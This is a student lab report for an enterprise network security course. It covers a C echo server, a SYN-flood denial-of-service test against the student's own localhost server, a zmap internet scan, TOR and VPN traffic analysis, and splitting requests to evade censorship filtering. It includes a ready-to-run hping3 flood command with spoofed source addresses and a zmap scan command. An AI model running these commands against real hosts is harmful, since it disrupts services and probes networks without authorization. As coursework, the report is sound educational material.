EE379K Enterprise Network Security Lab 1 Report

Student: Brian Cheung bc32427
Professor: Mohit Tiwari
TA: Antonio Espinoza
Department of Electrical & Computer Engineering
The University of Texas at Austin

September 14, 2019

Part 1 - Server and Client Networking

The task was to implement an echo server and client in C [1] given a Python implementation that modeled the desired behavior of the server and client. The Python implementation was also used to test the compatibility of the C program by interchanging the server and client with a Python server and C client and vice versa. The next task was to perform a Denial of Service (DOS) attack on the C server.

Step 1 - Echo Server

Build server and client

In a terminal window, start at root directory of project and run the following commands:

```
$ cd Part\ 1
$ make
```

Run server and client

Run the following commands to start server:

```
$ cd Part\ 1
$ ./server
```

Open a new terminal window and run the following commands to start client:

```
$ cd Part\ 1
$ ./client
```

Step 2 - DOS Attack

The DOS attack [2] was performed using a program called `hping3` [3]. The following command was used to perform the DOS attack:

```
$ sudo hping3 -S -w 64 -p 12000 --flood --rand-source 127.0.0.2
```

`hping3` command flags and options:

-S: flood with SYN packets
-p 12000: specify destination port 12000
–**flood**: send packets as fast as possible
–**rand-source**: generates a spoofed IP address to hide the source IP

127.0.0.2: IP address of server

This command floods the server with SYN packets which tell the server that clients would like to connect. However, the spoofed IP address prevents the server from sending its SYN-ACK packets back to the correct source IP. which prevents the three-way handshake from being completed. Furthermore, this prevents the server from processing other clients' requests because it is too busy trying to complete the attacker's requests, so actual clients that want to connect to the server are left waiting to complete a three-way handshake until their requests time out.

The recorded pcap of the attack displays the flood of SYN packets sent to the server (shown in Figure 1) along with the server attempting send SYN-ACK packets back to the clients. However, the server sends the packets to the spoofed IP of the attacker instead, which prevents the three-way handshake from being completed. As a result, the client's request times out (shown in Figure 2).

No.	Time	Source	Destination	Protoco	Length	Info
93196	0.406009	10.3.224.177	127.0.0.2	TCP	56	56889 → 12000 [SYN] Seq=0 Win=64 Len=0
93197	0.406012	69.166.131.236	127.0.0.2	TCP	56	56890 → 12000 [SYN] Seq=0 Win=64 Len=0
93198	0.406015	199.212.66.208	127.0.0.2	TCP	56	56891 → 12000 [SYN] Seq=0 Win=64 Len=0
93199	0.406018	221.156.166.72	127.0.0.2	TCP	56	56892 → 12000 [SYN] Seq=0 Win=64 Len=0
93200	0.406021	63.43.169.38	127.0.0.2	TCP	56	56893 → 12000 [SYN] Seq=0 Win=64 Len=0
93201	0.406024	30.217.82.54	127.0.0.2	TCP	56	56894 → 12000 [SYN] Seq=0 Win=64 Len=0
93202	0.406027	122.214.139.161	127.0.0.2	TCP	56	56895 → 12000 [SYN] Seq=0 Win=64 Len=0
93203	0.406030	80.198.26.245	127.0.0.2	TCP	56	56896 → 12000 [SYN] Seq=0 Win=64 Len=0
93204	0.406033	36.233.207.212	127.0.0.2	TCP	56	56897 → 12000 [SYN] Seq=0 Win=64 Len=0
93205	0.406036	90.254.66.214	127.0.0.2	TCP	56	56898 → 12000 [SYN] Seq=0 Win=64 Len=0
93206	0.406039	56.71.198.86	127.0.0.2	TCP	56	56899 → 12000 [SYN] Seq=0 Win=64 Len=0
93207	0.406042	30.232.192.225	127.0.0.2	TCP	56	56900 → 12000 [SYN] Seq=0 Win=64 Len=0
93208	0.406043	127.0.0.1	127.0.0.2	TCP	76	42988 → 12000 [SYN] Seq=0 Win=43690 Le
93209	0.406046	56.236.56.154	127.0.0.2	TCP	56	56901 → 12000 [SYN] Seq=0 Win=64 Len=0
93210	0.406050	250.222.143.217	127.0.0.2	TCP	56	56902 → 12000 [SYN] Seq=0 Win=64 Len=0
93211	0.406087	70.80.50.8	127.0.0.2	TCP	56	56903 → 12000 [SYN] Seq=0 Win=64 Len=0
93212	0.406091	114.148.100.207	127.0.0.2	TCP	56	56904 → 12000 [SYN] Seq=0 Win=64 Len=0
93213	0.406095	127.92.79.206	127.0.0.2	TCP	56	56905 → 12000 [SYN] Seq=0 Win=64 Len=0
93214	0.406098	222.246.219.113	127.0.0.2	TCP	56	56906 → 12000 [SYN] Seq=0 Win=64 Len=0
93215	0.406101	224.98.96.68	127.0.0.2	TCP	56	56907 → 12000 [SYN] Seq=0 Win=64 Len=0
93216	0.406104	166.210.197.181	127.0.0.2	TCP	56	56908 → 12000 [SYN] Seq=0 Win=64 Len=0
93217	0.406107	82.154.203.212	127.0.0.2	TCP	56	56909 → 12000 [SYN] Seq=0 Win=64 Len=0
93218	0.406110	162.199.85.198	127.0.0.2	TCP	56	56910 → 12000 [SYN] Seq=0 Win=64 Len=0
93219	0.406113	31.185.192.108	127.0.0.2	TCP	56	56911 → 12000 [SYN] Seq=0 Win=64 Len=0

Figure 1: Client with IP address of 127.0.0.1 attempts to connect to the server during a DOS attack.



Figure 2: The server sends SYN and ACK packets to the spoofed IP of the attacker and the client's request times out.

Part 2 - Scan the Internet

The objective of this part was to scan the internet with `zmap` [4] and group IP addresses in the same network.

ZMAP Scan

The first step required a 2-4 hour `zmap` scan in order to obtain a list of IP addresses that responded when probed.

The following command was used to perform the `zmap` scan for three hours:

```
$ sudo zmap \
    --bandwidth=1M \
    --target-port=80 \
    --blacklist-file=blacklist.txt \
    --output-file=zmap_scan.csv \
    -t 10800
```

ZMAP scan results:

Total number of machines probed: 16,063,066
Number of machines that responded: 11,448
Hitrate: 0.071%

The next task was to group together all of the IP addresses that belong in the same network. Each network has a range of IP addresses that are defined by the network's Classless Inter-Domain Routing (CIDR). The whois command was used to obtain the CIDR that each IP address belonged in, however, some whois outputs have different fields that define the CIDR (CIDR, inetnum, and IPv4 Address), which further complicated the parsing process. With 11,448 IP addresses, this task was automated with a Python script (Part 2/scan/scan_networks.py) that kept track of the IP addresses that successfully or unsuccessfully returned the desired network information.

The Python script ran a Bash script (Part 2/scan/whois_scan.sh) in a 'subprocess' in order to obtain the desired network information from each IP address. The output of these scripts is contained in the whois_output.txt file (Part 2/scan/results/whois_output.txt).

After scanning and collecting all of the desired data, the next step was to group and count the IP addresses in each network. This task was also automated using a python script (Part 2/analyze/analyze_networks.py). The outputs of this script is contained in the directory: Part 2/analyze/results.

Description of each output file:

- **network_sizes.json**: Dictionary of all networks. Key: Network CIDRs; Value: Number of IP addresses in network
- **network_ips.json**: Dictionary of networks and all IP addresses within each network. Key: Network CIDRs; Value: List of all IP addresses in network
- **large_nets.json**: List of networks with large IP ranges that cause it to have multiple CIDRs.
- **subnets.json**: List of networks where each CIDR is a subnetwork of another CIDR in the string.

Observations:

- Large networks may need multiple CIDRs in order to represent its IP range.
- Some IP addresses returned multiple lines of CIDR fields. This meant that the IP addresses were contained in a subnetwork within a larger network.

Digging Deeper

The IP address of `23.209.193.210` is owned by Akamai Technologies, Inc. (AKAMAI) which is located in Cambridge, Massachusetts. The IP address belongs to a network with a CIDR of `23.192.0.0/11`, which means that the network has 2,097,152 IP addresses allocated to it. However only 218 machines responded when running the `zmap` on port 80. Using `traceroute` on `23.209.193.210` showed that it took at least 30 hops to reach the IP. Running `zmap` on the CIDR of `23.192.0.0/11` on port 443 gave 99,117 responses with a hitrate of 6.77% in 1000 seconds. On the other hand, running `zmap`

on the network on port 22 gave only 59 responses with a hitrate of 0.004% in just 1000 seconds.

Part 3 - Connection Modes

For this part, `tcpdump` was used to record the network traffic when accessing 10 websites each over a 10 second time period for each connection mode (Firefox, TOR, VPN). Then each of the resulting `.pcap` file was analyzed for the average number of packets (shown in Figure 3) and average packet size (shown in Figure 4).
Observations:

- Across every website, and every connection type, the number of pakets sent seemed to decrease with each visit to the same website.
- There seems to be an inverse relationship between the number of packets sent and the size of each packet. As the average number of packets decreased, the average size of the packets increased.

Questions:

1. For each connection type, what is visible to a passive device on the network?

   Using a regular browser like Firefox without a VPN or proxy would allow a passive device on the network to see which websites were visited as well as the sizes of the packets. With a VPN, a passive device can observe the client sending and receiving packets from the VPN server including information about the packet source and destination. Lastly, using TOR made it difficult for a passive device to observe which websites were visited. The recorded network traffic showed mostly packets being sent to and from `127.0.0.1` instead of the IP address of the websites visited.

2. Can you use the connection statistics to determine which of the 10 websites was visited?

   With the connection statistics from the 10 websites, it may be possible to determine which websites were visited because some websites like `wikipedia.org` consistently send smaller packets while transmitting a larger amount. This characteristic seemed to persist between all of the `wikipedia.org` websites, which could show that they belong to a similar network. Additionally, connection statistics of a video or stream would show a consistent rate packets sent and a consistent packet size, which could be easy to identify if one were looking for this characteristic.



Figure 3: The chart depicts the average number of packets over 10 seconds for each website using each of the 3 connection modes.



Figure 4: The chart depicts the average packet size over 10 seconds for each website using each of the 3 connection modes.

Part 4 - Bypassing Censorship

The objective of this part was to explore one of the methods used to bypass censorship. The idea is to make it hard for the server to identify an infringing request by splitting up a request into packets. This prevents the server from successfully identifying an infringing request if it is simply inspecting each packet individually. However, this method would not work if the server correctly reassembles inspects the stream. The Python script (Part 4/get_request.py) shows how a search request of '法轮' to `http.baiwanzhan.com` could be split into two packets.

In Figure 5 below, the first line highlighted in blue shows the full GET request made to the server. The packet detail window shows that the GET request was actually reassembled from two packets.



Figure 5: The screenshot of Wireshark shows the GET request split into two packets.

Observations:

- Packets sent to the server have a Time to Live (TTL) generally have a value of 64 seconds.
- Packets sent from the server to the client have a TTL of 45 seconds. "A short TTL helps update the system more quickly, making the load balancer more effective." [5]

Conclusion

The lab took about 40 hours which was a bit longer than expected. It was pretty interesting learning about socket connections in different languages and how GET requests are built using socket connections. I think some parts of the lab were a little unclear and needed further clarification. Overall, this lab served its purpose in providing a more hands-on experience that helped improve my understanding of networking.

References

[1] V. Birodkar, "C socket tutorial – echo server."

[2] N. Author, "How to perform tcp syn flood dos attack & detect it with wireshark - kali linux hping3."

[3] S. Sanfilippo, "hping3(8) - linux man page."

[4] Z. Durumeric, E. Wustrow, and J. A. Halderman, "Ubuntu manpage: zmap - a fast internet-wide scanner."

[5] D. Margolius and I. Zeifman, "The long and short of ttl – understanding dns redundancy and the dyn ddos attack," 2016.